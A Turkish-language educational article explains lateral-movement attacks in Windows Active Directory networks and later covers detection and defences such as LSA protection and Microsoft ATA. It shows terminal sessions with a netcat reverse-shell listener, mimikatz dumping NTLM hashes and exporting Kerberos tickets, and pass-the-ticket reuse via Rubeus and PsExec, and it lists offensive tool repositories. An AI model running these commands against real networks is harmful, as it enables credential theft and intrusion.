

Yanal Hareket (Lateral Movement) Atakları

Onur Atalı

<https://tr.linkedin.com/in/onur-atali>

Yanal Hareket (Lateral Movement)

Yanal hareket, bir siber saldırganın, ilk erişim sağladıktan sonra, hassas verileri ve diğer yüksek değerli varlıkları aramak için bir kurumdaki ağı daha derinlerine inmek için kullandığı teknikleri ifade eder. Ağa girdikten sonra, saldırgan, güvenliği ihlal edilmiş ortamda hareket ederek ve çeşitli araçlar kullanarak daha fazla ayrıcalıklar elde ederek sürekli erişimi sürdürür.

Yanal hareket, günümüzün gelişmiş kalıcı tehditlerini (APT'ler) geçmişin basit siber saldırılarından ayıran önemli bir taktiktir.

Yanal hareket, bir tehdit aktörünün ilk kötü amaçlı yazılımı (malware) bulaşan makinede keşfedilmiş olsa bile, tespit edilmekten kaçınmasına ve erişimi korumasına olanak tanır ve uzun bir bekleme süresi ile “veri hırsızlığı” ilk ihlalden haftalar hatta aylar sonrasına kadar gerçekleşmeyebilir.

Bir oltalama (phishing) saldırısı veya kötü amaçlı yazılım bulaşması gibi bir uç noktaya ilk erişim sağladıktan sonra, saldırgan meşru bir kullanıcının kimliğine bürünür ve nihai hedefe ulaşılana kadar ağdaki birden çok sistem arasında hareket eder. Bu amaca ulaşmak, birden fazla sistem ve hesap hakkında bilgi toplamayı, kimlik bilgilerini almayı, ayrıcalıkları yükseltmeyi ve kurum içerisindeki en yetkili sistemi ele geçirmeyi hedefler.

▼ Yanal Hareketin (Lateral Movement) Ortak Aşamaları

Yanal hareketin üç ana aşaması vardır: **keşif**, **kimlik bilgisi/ayrıcalık toplama** ve **ağıdaki diğer bilgisayarlara erişim kazanma**.

▼ Keşif

Keşif sırasında saldırgan, kurum ağını, kullanıcılarını ve cihazlarını gözlemler, araştırır ve haritalar. Bu harita, saldırganın aktif izin yapısını ve ağ hiyerarşilerini anlamasına, işletim sistemlerini tanımlamasına, potansiyel hedefleri belirlemesine ve bilinçli hareketler yapmak için istihbarat elde etmesine olanak tanır.

Tehdit aktörleri, ağda nerede bulunduklarını, neye erişebileceklerini ve hangi güvenlik duvarlarının veya diğer güvenlik servislerinin mevcut olduğunu bulmak için çeşitli araçlar kullanır. Saldırgan, port taraması, proxy bağlantıları, zafiyet taraması ve diğer teknikler için birçok harici özel araçtan ve açık kaynaklı araçtan yararlanabilir, ancak Windows veya sistemdeki legal/günlük uygulamaları kullanmak, tespit edilmesi daha zor olma avantajını sunar.

Keşif sırasında kullanılabilecek yerleşik araçlardan bazıları şunlardır:

- **Netstat**, makinenin mevcut ağ bağlantılarını gösterir. Bu, kritik varlıkları belirlemek veya ağ hakkında bilgi edinmek için kullanılabilir.
- **IPConfig/IFConfig**, ağ yapılandırmasına ve konum bilgilerine erişim sağlar.
- **ARP ön belleği**, fiziksel adrese IP adresi hakkında bilgi verir. Bu bilgi, ağ içindeki tek tek makineleri hedeflemek için kullanılabilir.
- **Yerel Yönlendirme tablosu**, bağlı ana bilgisayar için mevcut iletişim yollarını görüntüler.
- **Powershell**, Güçlü bir komut satırı ve komut dosyası oluşturma aracı olan PowerShell, mevcut kullanıcının yerel yönetici erişimine sahip olduğu ağ sistemlerinin hızlı bir şekilde tanımlanmasını sağlar.

Saldırgan erişim için kritik alanlar belirledikten sonraki adım, girişe izin verecek oturum açma kimlik bilgilerini toplamaktır.

Kimlik Bilgileri Elde Etme ve Ayrıcalık Yükseltme (Credential Dumping & Privilege Escalation)

Saldırganın ağ üzerinden hareket edebilmesi için geçerli oturum açma kimlik bilgilerine ihtiyacı vardır. Kimlik bilgilerini yasa dışı olarak elde etmek için kullanılan terime “kimlik bilgisi elde etme (credential dump)” denir. Bu kimlik bilgilerini edinmenin bir yolu, yazım hatası ve kimlik avı saldırıları gibi sosyal mühendislik taktiklerini kullanarak kullanıcıları bu bilgileri paylaşmaları için kandırmaktır.

Kimlik bilgilerini çalmak için diğer yaygın teknikler şunları içerir:

- **Pass the Hash** kullanıcının parolasına erişmeden kimlik doğrulama yöntemidir. Bu teknik, kimliği doğrulandıktan sonra saldırganın yerel veya uzak sistemlerde eylemler gerçekleştirmesine izin veren geçerli parola karmalarını yakalayarak standart kimlik doğrulama adımlarını atlar. Bir kullanıcı bir aktif dizin ortamına dahil (active directory) Windows sisteminde oturum açtığı anda, yerel Windows sistemi kullanıcı adını ve parolayı alacaktır. Yerel Güvenlik Yetkilisi Alt Sistem Hizmeti veya LSASS, parolayı belirlenen algoritmaya göre hash algoritmasına dahil eder, ardından kullanıcı adını ve ilgili hash'i etki alanı denetleyicisine (domain controller) gönderir. Hiçbir noktada etki alanı denetleyicisine gerçek parola gönderilmez - yalnızca parolanın hash değeri gönderilir. Bu tasarım nedeniyle, parolanın bilinmesi gerekmez, yalnızca karmasının bilinmesi aktif dizin ortamlarında söz konusu kullanıcının parolasına gerek duyulmadan kimlik doğrulaması yapılabilir. Şekil 1'de belirtildiği gibi mimikatz aracı ile aktif dizine dahil bir sistemde oturum açan kullanıcıya ait NTLM hash değeri tespit edilebilir.

```

root@kali:~# nc -lvp 4443
listening on [any] 4443 ...
connect to [192.168.175.244] from (UNKNOWN) [192.168.175.23] 49952
Microsoft Windows [Version 10.0.19044.1237]
(c) Microsoft Corporation. All rights reserved.

C:\>mimikatz\x64\mimikatz.exe privilege::debug token::elevate sekurlsa::logonpasswords
mimikatz\x64\mimikatz.exe privilege::debug token::elevate sekurlsa::logonpasswords

.##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe,oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

556 {0;000003e7} 1 D 41140 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00206271} 1 D 6192662 CORP\Administrator S-1-5-21-3247827970-1964451605-3367585806-500 (17g,24p) Primary
* Thread Token : {0;000003e7} 1 D 6259899 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5712051 (00000000:005728b3)
Session : Interactive from 2
User Name : gevals
Domain : CORP
Logon Server : CORP-DC
Logon Time : 9/21/2021 6:03:32 PM
SID : S-1-5-21-3247827970-1964451605-3367585806-1106

msv :
[00000003] Primary
* Username : gevals
* Domain : CORP
* NTLM : 7db91cde7d37869120694b55baf898a
* SHA1 : b5b51134a97060ffacf2e1523b46e09ace8c4b00
* DPAPI : 3b33dfb98a6b43b4efdf1d4bd1800a48
tspkg :
wdigest :
* Username : gevals
* Domain : CORP
* Password : (null)
kerberos :
* Username : gevals
* Domain : CORP.LOCAL
* Password : (null)
ssp :
credman :
cloudap : KO

```

Şekil 1 NTLM Hash Değerinin Mimikatz ile Elde Edilmesi

- **Pass the Ticket** Kerberos biletlerini kullanarak kimlik doğrulamanın bir yoludur. Bir etki alanı denetleyicisini tehlikeye atan bir saldırgan, çevrimdışı olarak, süresiz olarak geçerli kalan ve parola sıfırlandıktan sonra bile herhangi bir hesabın kimliğine bürünmek için kullanılabilen bir Kerberos "golden ticket" oluşturabilir. Pass-the-Ticket saldırılarında, saldırganlar bir bilgisayardan bir Kerberos ticketi çalar ve bunu güvenliği ihlal edilmiş bir ortamda başka bir bilgisayara erişmek için yeniden kullanır. Saldırganlar, LSASS'de bulunan biletleri okumak için mimikatz'da **kerberos::list** komutunu çalıştırır. Saldırganlar biletleri makineye kaydetmek için /export parametresini kullanır.

- `kerberos::list`
`kerberos::list /export`

```

mimikatz # kerberos::list ←
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 5/14/2020 11:30:36 AM ; 5/14/2020 9:30:36 PM ; 5/21/2020 11:30:36 AM
  Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
  Client Name       : yashika @ IGNITE.LOCAL
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 5/14/2020 11:30:36 AM ; 5/14/2020 9:30:36 PM ; 5/21/2020 11:30:36 AM
  Server Name       : LDAP/WIN-S0V7KMTVLD2.ignite.local/ignite.local @ IGNITE.LOCAL
  Client Name       : yashika @ IGNITE.LOCAL
  Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

mimikatz # kerberos::list /export ←
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 5/14/2020 11:30:36 AM ; 5/14/2020 9:30:36 PM ; 5/21/2020 11:30:36 AM
  Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
  Client Name       : yashika @ IGNITE.LOCAL
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  * Saved to file   : 0-40e10000-yashika@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 5/14/2020 11:30:36 AM ; 5/14/2020 9:30:36 PM ; 5/21/2020 11:30:36 AM
  Server Name       : LDAP/WIN-S0V7KMTVLD2.ignite.local/ignite.local @ IGNITE.LOCAL
  Client Name       : yashika @ IGNITE.LOCAL
  Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
  * Saved to file   : 1-40a50000-yashika@LDAP~WIN-S0V7KMTVLD2.ignite.local~ignite.local-IGNITE.LOCAL.kirbi

mimikatz #

```

Şekil 2 Mimikatz ile Pass the Ticket Atağı

Elde edilen “ticket” mimikatz aracı ile birlikte aktif dizin ortamlarında kimlik doğrulama amacıyla aşağıdaki şekilde kullanılabilir ve saldırgan kurum ağı içerisinde oturum açabilir.

- o `kerberos::ptt ticket.kirbi`
- `misc::cmd`

```

mimikatz # kerberos::ptt ticket.kirbi ←
* File: 'ticket.kirbi': OK
mimikatz # misc::cmd ←
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF601D64320

```


Administrator: C:\Windows\SYSTEM32\cmd.exe

C:\>

- **Rubeus**, Kerberos etkileşimi ve suistimalleri için bir C# araç takımıdır. Rubeus, bu yanlış yapılandırmış aktif dizin ortamlarından kaynaklanan


```
Rubeus.exe ptt /ticket:ticket.kirbi PsExec.exe \\192.168.1.105 cmd.exeipconfig
```

```
C:\Users\yashika\Desktop>Rubeus.exe ptt /ticket:ticket.kirbi
```

The logo for Rubeus, featuring the word "Rubeus" in a stylized, outlined font. A red watermark "www.hackingarticles.in" is overlaid across the logo.

v1.5.0

```
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

```
C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe
```

```
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix  . :  
IPv4 Address. . . . . : 192.168.1.105  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1
```

```
Tunnel adapter isatap.{1C11AE65-E2D6-499F-B777-3D1B8B2CD55A}:
```

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix  . :
```

```
Tunnel adapter Local Area Connection* 3:
```

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix  . :
```

- **Mimikatz** güvenliği ihlal edilmiş bir makinenin belleğinden ön belleğe alınmış düz metin parolaları veya kimlik doğrulama sertifikalarını çalmak için kullanılır. Daha sonra diğer makinelerde kimlik doğrulaması yapmak için kullanılabilirler.

Yanal Hareket (Lateral Movement) Hacking Araçları

Saldırganlar hedefledikleri kurumdaki en üst düzey yetkiye sahip olana kadar bulundukları ağ içerisinde sürekli keşif ve tarama halindedirler. Saldırganlar kurum ağı içerisinde yayılabilmek için çeşitli açık kaynak ve özel araçlar kullanmaktadır. Yanal hareket aktivitelerinde kullanılan bazı araçlar aşağıdaki gibidir.

<https://github.com/byt3bl33d3r/CrackMapExec>

<https://github.com/cube0x0/SharpMapExec>

<https://github.com/SecureAuthCorp/impacket>

<https://github.com/PowerShellMafia/PowerSploit>

<https://github.com/gentilkiwi/mimikatz>

<https://github.com/GhostPack/Rubeus>

<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/HarmJ0y/ASREPRoast>

<https://github.com/cube0x0/SharpMapExec>

<https://github.com/carlospolop/PEASS-ng>

<https://github.com/paranoidninja/Brute-Ratel-C4-Community-Kit>

Yanal Hareket (Lateral Movement) Saldırılarını Tespit etme ve Korunma

- Tüm Kerberos kimlik doğrulamasını ve kimlik bilgisi kullanım olaylarını denetleyin ve tutarsızlıkları inceleyin.
- KRBTGT parolası iki kez sıfırlandıktan sonra altın bilet kullanılırken Etki Alanı Denetleyicisinde **Olay Kimliği 4769 oluşturulur, 0x1F durum kodu, "Şifresi çözülen alandaki bütünlük denetimi başarısız"** nedeniyle eylemin başarısız

olduğunu ve daha önce geçersiz kılınmış bir altın biletin (golden ticket) kötüye kullanıldığını gösterir.

- Yerel yönetici hesaplarının karmaşık, benzersiz ve güçlü parolalara ve 2 faktörlü kimlik doğrulamaya sahip olduğundan emin olun.
- Aktif dizin yönetici hesabı izinlerini aktif dizin ortamları ve sınırlı sunucularla sınırlayın. Hesapları ayırmak için iki ayrı profil oluşturun bu hesaplar yönetici ve kullanıcı olmak üzere farklı yetkilerde olmalıdır.

Mimikatz ve LSA Koruması:

Windows Server 2012 R2 ve Windows 8.1, Windows Server 2012 R2'de LSASS'ın korumalı bir işlem olarak etkinleştirilmesini içeren LSA Koruması adlı yeni bir özellik içerir:

LSA,

Yerel Güvenlik Yetkilisi Sunucu Hizmeti (LSASS) sürecini içerir, kullanıcıları yerel ve uzak oturum açma işlemleri için doğrular ve yerel güvenlik ilkelerini uygular. Windows 8.1 işletim sistemi, korumasız işlemler tarafından bellek okuma ve kod yerleştirmeyi önlemek için LSA için ek koruma sağlar. Bu, LSA'nın depoladığı ve yönettiği kimlik bilgileri için ek güvenlik sağlar.

LSA korumasını etkinleştirme:

- Kayıt Defteri Düzenleyicisini (RegEdit.exe) açın ve şu konumda bulunan kayıt defteri anahtarına gidin:
“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa” ve kayıt defteri anahtarının değerini şu şekilde ayarlayın: “RunAsPPL”=dword:00000001.
- Yeni bir GPO oluşturun ve Bilgisayar Yapılandırması, Tercihler, Windows Ayarları'na göz atın. Kayıt Defteri'ne sağ tıklayın, Yeni'nin üzerine gelin ve ardından Kayıt Defteri Öğesi'ne tıklayın. Yeni Kayıt Defteri Özellikleri iletişim kutusu görünür. Kovan listesinde HKEY_LOCAL_MACHINE'ı tıklayın. Anahtar Yolu listesinde, SYSTEM\CurrentControlSet\Control\Lsa konumuna gidin. Değer adı kutusunda, “RunAsPPL” yazın. Değer türü kutusunda REG_DWORD öğesini tıklayın. Değer verisi kutusuna “00000001” yazın. Tamam'ı tıklayın.
- Microsoft ATA : Microsoft Advanced Threat Analytics (ATA), kurumların karşılaştığı birbirinden farklı siber saldırı tehditlerine karşı kurumu korumaya yönelik bir uygulamadır. Kurum ağı üzerindeki saldırılar hakkında uyarılar vererek güvenliği

sağlamaktadır. Microsoft ATA, ağ üzerinde oluşan anormal durumları tespit etmek için Kerberos, DNS, RPC, NTLM gibi protokoller üzerinde gerçekleşen ağ trafiğini izleyerek, paketleri inceleyip birbirinden ayırt eden bir ağ ayrıştırma motoru kullanmaktadır. ATA bilgi toplama aktivitelerini Domain Controller, DNS sunucuları, ATA Gateway, ATA Lightweight Gateway üzerinden gerçekleştirmektedir.

ATA, kuruluşlardaki varlıkların ve kullanıcıların davranışlarını inceleyip öğrenmek için sistem üzerindeki logları ve olayları inceleyerek veri kaynaklarından bilgi elde etmektedir. Bu doğrultuda davranışsal bir profil oluşturmaktadır. ATA loglar ve olaylar hakkındaki bilgiyi, SIEM Integration, Windows Event Forwarding(WEF) ve Windows Event Collector gibi yapılardan elde etmektedir.

Kötü amaçlı saldırılarda, ATA şüpheli durumları tespit edip, şüpheli durumu gerçekleştiren kişinin kim olduğu, olayı ne zaman gerçekleştirdiği, şüpheli işlemin ne olduğu ve nasıl yapıldığı ile ilgili bilgileri ATA web paneli üzerinde açıkça göstermektedir. Kötü amaçlı saldırılar olarak nitelendirilen teknikler aşağıdaki gibidir:

- Pass The Ticket
- Pass The Hash
- Overpass The Hash
- Forged PAC (MS14-068)
- Golden Ticket
- Kötü Amaçlı Kopyalar
- Keşif Çalışmaları
- Brute-Force Saldırısı
- Uzaktan Kod Çalıştırma (Remote Code Execution)

Anormal davranışlarda ATA, makine öğrenmesinden yararlanarak, ağ üzerindeki kullanıcıların gerçekleştirdiği şüpheli faaliyetleri, anormal davranışları algılayıp bildirmektedir. Bu anormal davranışlara örnek olarak, anormal girişler, bilinmeyen tehditler, şifre paylaşımı, hassas grupların değiştirilmesi gibi teknikler verilebilir.

- Yanal Hareket (Lateral Movement) saldırıların için kullanılan hacking uygulamalarına yönelik saldırı tespit kuralları oluşturun örnek olarak

https://socprime.com/rs/author/onur_atali SOC Prime platformunda bir çok saldırının tespitine ilişkin kural yazdım.

Referanslar

<https://www.hackingarticles.in/lateral-movement-pass-the-ticket-attack/>

https://adsecurity.org/?page_id=1821

<https://attack.mitre.org/tactics/TA0008/>

<https://www.cybermagonline.com/microsoft-ata-nedir>